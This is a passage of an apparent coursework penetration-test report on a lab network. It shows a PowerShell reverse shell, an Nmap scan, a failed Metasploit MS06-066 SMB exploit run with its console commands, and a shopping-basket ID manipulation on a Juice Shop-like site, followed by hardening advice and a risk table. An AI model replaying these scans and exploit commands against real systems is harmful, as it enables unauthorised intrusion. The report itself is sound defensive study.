
Accessed and downloaded the uploaded script onto the internal Windows 10 machine from the FTP server



Ran the script in PowerShell



Successfully generated a reverse shell in the Kali terminal



```
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Actions Edit View Help
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\Marco\Desktop> dir

Directory: C:\Users\Marco\Desktop

Mode                LastWriteTime         Length Name
----                -
-a-----         23/11/2022   1:12 AM          156 sapve_important.ps1

PS C:\Users\Marco\Desktop>
```

Fourth PenTest Attack

Performed an aggressive Nmap scan on the internal Windows XP machine to detect all open ports and services along with the operating system details. The target service for this attack will be SMB on port 445.

```
(kali@kali)-[~]
└─$ sudo nmap -O 192.168.10.128 -Pn
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-11-24 07:25 EST
Nmap scan report for 192.168.10.128
Host is up (0.00080s latency).
Not shown: 995 filtered tcp ports (no-response)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
1028/tcp   open  unknown
3389/tcp   open  ms-wbt-server
Warning: OSscan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|specialized
Running: Microsoft Windows XP|7|2012, VMware Player
OS CPE: cpe:/o:microsoft:windows_xp::sp3 cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows_server_2012 cpe:/a:vmware:player
OS details: Microsoft Windows XP SP3, Microsoft Windows XP SP3 or Windows 7 or Windows Server 2012, VMware Player virtual NAT device
OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.11 seconds
```

Launched MSFConsole and selected an SMB Microsoft services exploit module

```
msf6 exploit(windows/smb/ms06_066_nwapi) > use exploit/windows/smb/ms06_066_nwwks
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms06_066_nwwks) > info

Name: MS06-066 Microsoft Services nwwks.dll Module Exploit
Module: exploit/windows/smb/ms06_066_nwwks
Platform: Windows
Arch:
Privileged: Yes
License: Metasploit Framework License (BSD)
Rank: Good
Disclosed: 2006-11-14

Provided by:
  pusscat <pusscat@metasploit.com>

Available targets:
  Id  Name
  --  --
  0   Windows XP SP2

Check supported:
  No

Basic options:
  Name          Current Setting  Required  Description
  ---          -
  RHOSTS        192.168.10.128  yes       The target host(s), see https://github.com/rapid7/metasplo
  RPORT         445              yes       The SMB service port (TCP)
  SMBPIPE       nwwks            yes       The pipe name to use (browser, srvsvc, wkssvc, ntsvc)

Payload information:
  Space: 1000
  Avoid: 0 characters

Description:
  This module exploits a stack buffer overflow in the svchost service,
  when the network client service is running. This specific
  vulnerability is in the nwapi32.dll module.

References:
  https://nvd.nist.gov/vuln/detail/CVE-2006-4688
  OSVDB (30260)
  http://www.securityfocus.com/bid/21023
  https://docs.microsoft.com/en-us/security-updates/SecurityBulletins/2006/MS06-066
```



Set the target for the exploit module and ran it to which the results was unsuccessful


```
msf6 exploit(windows/smb/ms06_nwks) > set RHOSTS 192.168.10.128
RHOSTS => 192.168.10.128
msf6 exploit(windows/smb/ms06_nwks) > run

[*] Started reverse TCP handler on 192.168.253.138:4444
[*] 192.168.10.128:445 - Connecting to the SMB service ...
[*] 192.168.10.128:445 - Binding to e67ab081-9844-3521-9d32-834f038001c0:1.0@ncacn_np:192.168.10.128[\nwks] ...
[*] 192.168.10.128:445 - Exploit failed [no-access]: RubySMB::Error::UnexpectedStatusCode The server responded with an unexpected status code: STATUS_ACCESS_DENIED
[*] Exploit completed, but no session was created.
```




Fifth PenTest Attack

Accessed the DMZ web server again from the Kali machine in order to perform an attack that exploits broken access control




Logged in to the administrator's account by performing the earlier SQL injection attack




Selected an item from the front page and added the item to the shopping basket




List of items contained in the administrator's shopping basket




The source code for the website was inspected in order to access the Storage tab where the sessions including the basket ID value was stored



The basket ID value was then changed to a different value in order to access the shopping basket for another user



Confirmation that the broken access control attack was successful and the contents of another user's shopping basket has been displayed



First Attack Hardening Strategies

The first pentest attack against the DataTrust Security Architecture involved an SQL injection attack that allows attackers to intercept or interfere with the queries between the web server and the SQL database. The successful attempt for SQL injection attacks will result in either sensitive data disclosure or, in this case, access to the first available user account in the database which also happens to be the administrator account.

The methods to mitigate SQL injection attacks is to ensure that all input provided by users are sanitized, and to create a test account with zero privileges and organized into the database's user table so that even if an attacker bypasses the input sanitization, they only get access to the null account as the default or first account in the table.

Reference:

Curiosity Kills Colby, Hacking OWASP's Juice Shop Pt. 5: Login Admin - <https://curiositykillscolby.com/2020/11/01/pwning-owasps-juice-shop-pt-4/>

Medium, OWASP Juice Shop — Login Admin Challenge Solution – <https://medium.com/swlh/owasp-juice-shop-login-admin-challenge-solution-3f18c604f537>

Second Attack Hardening Strategies

The second pentest attack against the DataTrust Security Architecture involved a password brute force attack that allows attackers to use custom word lists containing common usernames and passwords in order to bypass the authentication for the system. The success of this attack grants the attacker with a session of the target system, in this case, an SSH session.

The methods to mitigate a password brute force attack is to ensure that there are attempt timeouts or lockouts implemented, the use of multi-factor authentication or CAPTCHA, implementation of login activity monitoring or logs, or configuring it so that root or administrator accounts are inaccessible through SSH.

Reference:

phoenixNAP, How To Prevent Brute Force Attacks With 8 Easy Tactics - <https://phoenixnap.com/kb/prevent-brute-force-attacks>

Third Attack Hardening Strategies

The third pentest attack against the DataTrust Security Architecture involved a remote code execution attack that allows attackers to execute arbitrary code on a remote target machine. The successful attempt for a RCE attack can result in many different consequences such as privilege escalation, DoS, and in this case sensitive data exposure.

The methods to mitigate a remote code execution attack is to ensure that all user-supplied input is sanitized before allowing the application to use it, manage memory securely by running regular scans to prevent memory-related vulnerabilities, inspecting network traffic including remote access, and implementing access



control techniques such as zero-trust policy or network segmentation.

Reference:

Imperva, Remote Code Execution - [https://www.imperva.com/learn/application-security/remote-code-execution/#:~:text=Remote%20code%20execution%20\(RCE\)%20is,over%20public%20or%20private%20net works](https://www.imperva.com/learn/application-security/remote-code-execution/#:~:text=Remote%20code%20execution%20(RCE)%20is,over%20public%20or%20private%20net works).

Fourth Attack Hardening Strategies

The fourth pentest attack against the DataTrust Security Architecture involved an RCE and stack-based buffer overflow attack which allows attackers to send excessive data to the buffer than the amount that it is capable of holding. Successful execution of this attack can result in file corruption or sensitive data disclosure, however, this attack was unsuccessful against the DataTrust machine that was tested.

The methods to mitigate stack-based buffer overflow attacks is to ensure there is the practice of writing secure code, using compiler warnings, implementing stack canaries, using secure encryption practices, and preventing modification of adjacent values in memory.

Reference:

Wallarm, Buffer Overflow Attack: Preventing And Mitigation Methods. Part 2 - <https://www.wallarm.com/what/buffer-overflow-attack-preventing-and-mitigation-methods-part-2>

Fifth Attack Hardening Strategies

The fifth pentest attack against the DataTrust Security Architecture involved a broken access control vulnerability that allows attackers to access, modify, delete or perform actions against a web application's intended permissions. Successful exploitation of this vulnerability can grant admin-only features to normal users or escalate privileges and, in this case, the session parameters for the DMZ web server were modified to access and view another user's data.

The methods to mitigate broken access control vulnerabilities are to ensure that there is continuous inspection and testing of access control mechanisms to detect any vulnerabilities as soon as possible, designing access control that denies access by default to prevent all users from gaining access to resources and functionalities unless intended to be publicly available, and enabling role-based access control where users are given permissions based on their roles.

Reference:

Geeks for Geeks, How to Prevent Broken Access Control? - <https://www.geeksforgeeks.org/how-to-prevent-broken-access-control/>



Revised Risk Assessment Plan

After performing the pentest attacks against the DataTrust security architecture, the original risk assessment plan was revised and adjusted according to the new risks that were discovered.



Revised Risk Assessment Plan

Table 2 Initial Risk Assessment Plan

Vulnerability	Short Description	Relevant CVEs	Impact	Deemed Risk Level	Legislation Applicable
SQL Injection	Access granted to first available user account in the database through SQL injection attack against the DMZ web server	N/A	Compromises the web server and grants full access to the administrator account	High – Likely and high impact	- Crimes Act 1990 (NSW) - Cybercrime Act 2001 - Criminal Code Act 1995
Password Brute Force	Access granted to an SSH session through brute force attacks performed against the DMZ SSH server	- CVE-1999-0502	Partially compromises the target system and discloses information	High – Likely and medium impact	- Crimes Act 1990 (NSW) - Cybercrime Act 2001 - Criminal Code Act 1995
Remote Code Execution (RCE)	Opens a reverse shell session through remote code execution of a PowerShell script	N/A	Partially compromises the target system and discloses information	Medium – Somewhat likely and medium impact	- Crimes Act 1990 (NSW) - Cybercrime Act 2001 - Criminal Code Act 1995
Stack-based Buffer Overflow, Memory Corruption and RCE	Allows remote attackers to execute arbitrary code through a stack-based buffer overflow in a client service for NetWare	- CVE-2006-4689	Partially compromises the target system and discloses information	High – Likely and medium impact	- Crimes Act 1990 (NSW) - Cybercrime Act 2001 - Criminal Code Act 1995

Broken Access Control	Access granted to other user accounts through a broken access control vulnerability in the DMZ web server	N/A	Grants partial access to another user account and discloses information	Medium – Somewhat likely and medium impact	- Crimes Act 1990 (NSW) - Cybercrime Act 2001 - Criminal Code Act 1995
-----------------------	---	-----	---	--	--